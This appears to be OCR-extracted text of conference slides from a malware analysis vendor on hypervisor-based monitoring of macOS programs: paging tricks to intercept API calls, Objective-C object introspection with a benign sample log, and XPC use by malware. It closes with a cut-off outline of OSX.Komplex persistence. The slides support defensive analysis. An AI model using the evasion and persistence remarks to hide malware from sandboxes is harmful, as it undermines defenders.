


Two-Dimensional Paging

Using TDP to monitor API calls

VMRAY


- Divide memory regions into two sets:
  - Set A: Target executable
  - Set B: System libraries and kernel
- One of the sets is executable, the other non-executable



Two-Dimensional Paging

Summary

- Approach was presented first by Carsten Willems and Ralf Hund [1)]



- Transparency & Isolation: Page permission are only modified outside of the guest
  - No modifications to the OS necessary
  - Not detectable, even from the kernel


- Efficiency: Calls are intercepted at the highest level possible
  - Preserves high-level semantics
  - Simplifies behavior analysis

[1)] https://www.syssec.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2012/11/26/TR-HGI-2012-002.pdf

Virtual Machine Introspection


Virtual Machine Introspection

The basics




Objective-C Runtime Introspection

Extracting function call parameters




- Need to know the class to extract value
- Can't trust the function prototype (class clusters, protocols)

=> Need to determine class at runtime




Objective-C Runtime Introspection

Finding an object's class



Objective-C Runtime Introspection

Finding an object's class (the efficient way)



Objective-C Runtime Introspection

Finding an object's class (the efficient way)

VMRAY

- Need to know the location of DATA segments in memory
- Not trivial due to the use of dyld shared caches
- But: Only one pointer deref required + compare to precomputed offsets

- Next: Reconstruct the objects internal data representation
  - Fairly straightforward for CoreFoundation (open-source)
  - Needs to be done for every class that should be reconstructed from the hypervisor

- Idea: Automatically extract even unknown classes using Objective-C's ivar information

Objective-C Runtime Introspection

Example

VMRAY


Code

```
NSLog(@"Hello, World!");


NSProcessInfo *processInfo = [NSProcessInfo processInfo];
NSLog(@"Process ID is: %d", [processInfo processIdentifier]);


NSString *username = [processInfo userName];


NSFileManager *filemgr = [NSFileManager defaultManager];
NSString *filename = [[filemgr currentDirectoryPath]
            stringByAppendingPathComponent:@"user.txt"];


[username writeToFile:filename
           atomically:YES
             encoding:NSStringEncodingConversionAllowLossy
                error:nil];


NSLog(@"Content written to path: %@\n", filename);
```

Analysis Log

```
[0045.565] NSLog (format="Hello, World!")

[0045.706] +[NSProcessInfo processInfo]
           returned 0x7f9a3740d080
[0045.706] -[NSProcessInfo<0x7f9a3740d080> processIdentifier]
           returned 488
[0045.706] NSLog (format="Process ID is: %d")

[0045.706] -[NSProcessInfo<0x7f9a3740d080> userName]
           returned="xsbgsz”

[0045.824] +[NSFileManager defaultManager]
           returned 0x7f9a37402850
[0045.824] -[NSFileManager<0x7f9a37402850> currentDirectoryPath]
           returned="/Users/xsbgsz"
[0045.916] -[NSString<0x7f9a3740d150> stringByAppendingPathComponent:"user.txt"]
           returned="/Users/xsbgsz/user.txt”

[0045.916] -[NSString<0x7a736762737865> writeToFile:"/Users/xsbgsz/user.txt"
                                          atomically:1 encoding:0x1 error:0x0]
           returned 1

[0045.923] NSLog (format="Content written to path: %@\n")
```

Inter-Process Communication



- XPC is used heavily on macOS
  - Install and control LaunchAgents/Daemons
  - Launch processes out of context (`open(1)`)
  - Remote Procedure Calls
  - ...
- Used by > 90% of samples
- Can be used to evade dynamic malware analysis systems

https://thecyberwire.com/events/docs/IanBeer_JSS_Slides.pdf

Inter-Process Communication

Persistence

OSX.Komplex

1 Drop embedded binary or copy self to some “hidden” location

```
[0047.993] +[NSData(NSData) dataWithBytes:0x100003e10 length:0x15c1c] returned 0x10010c310*
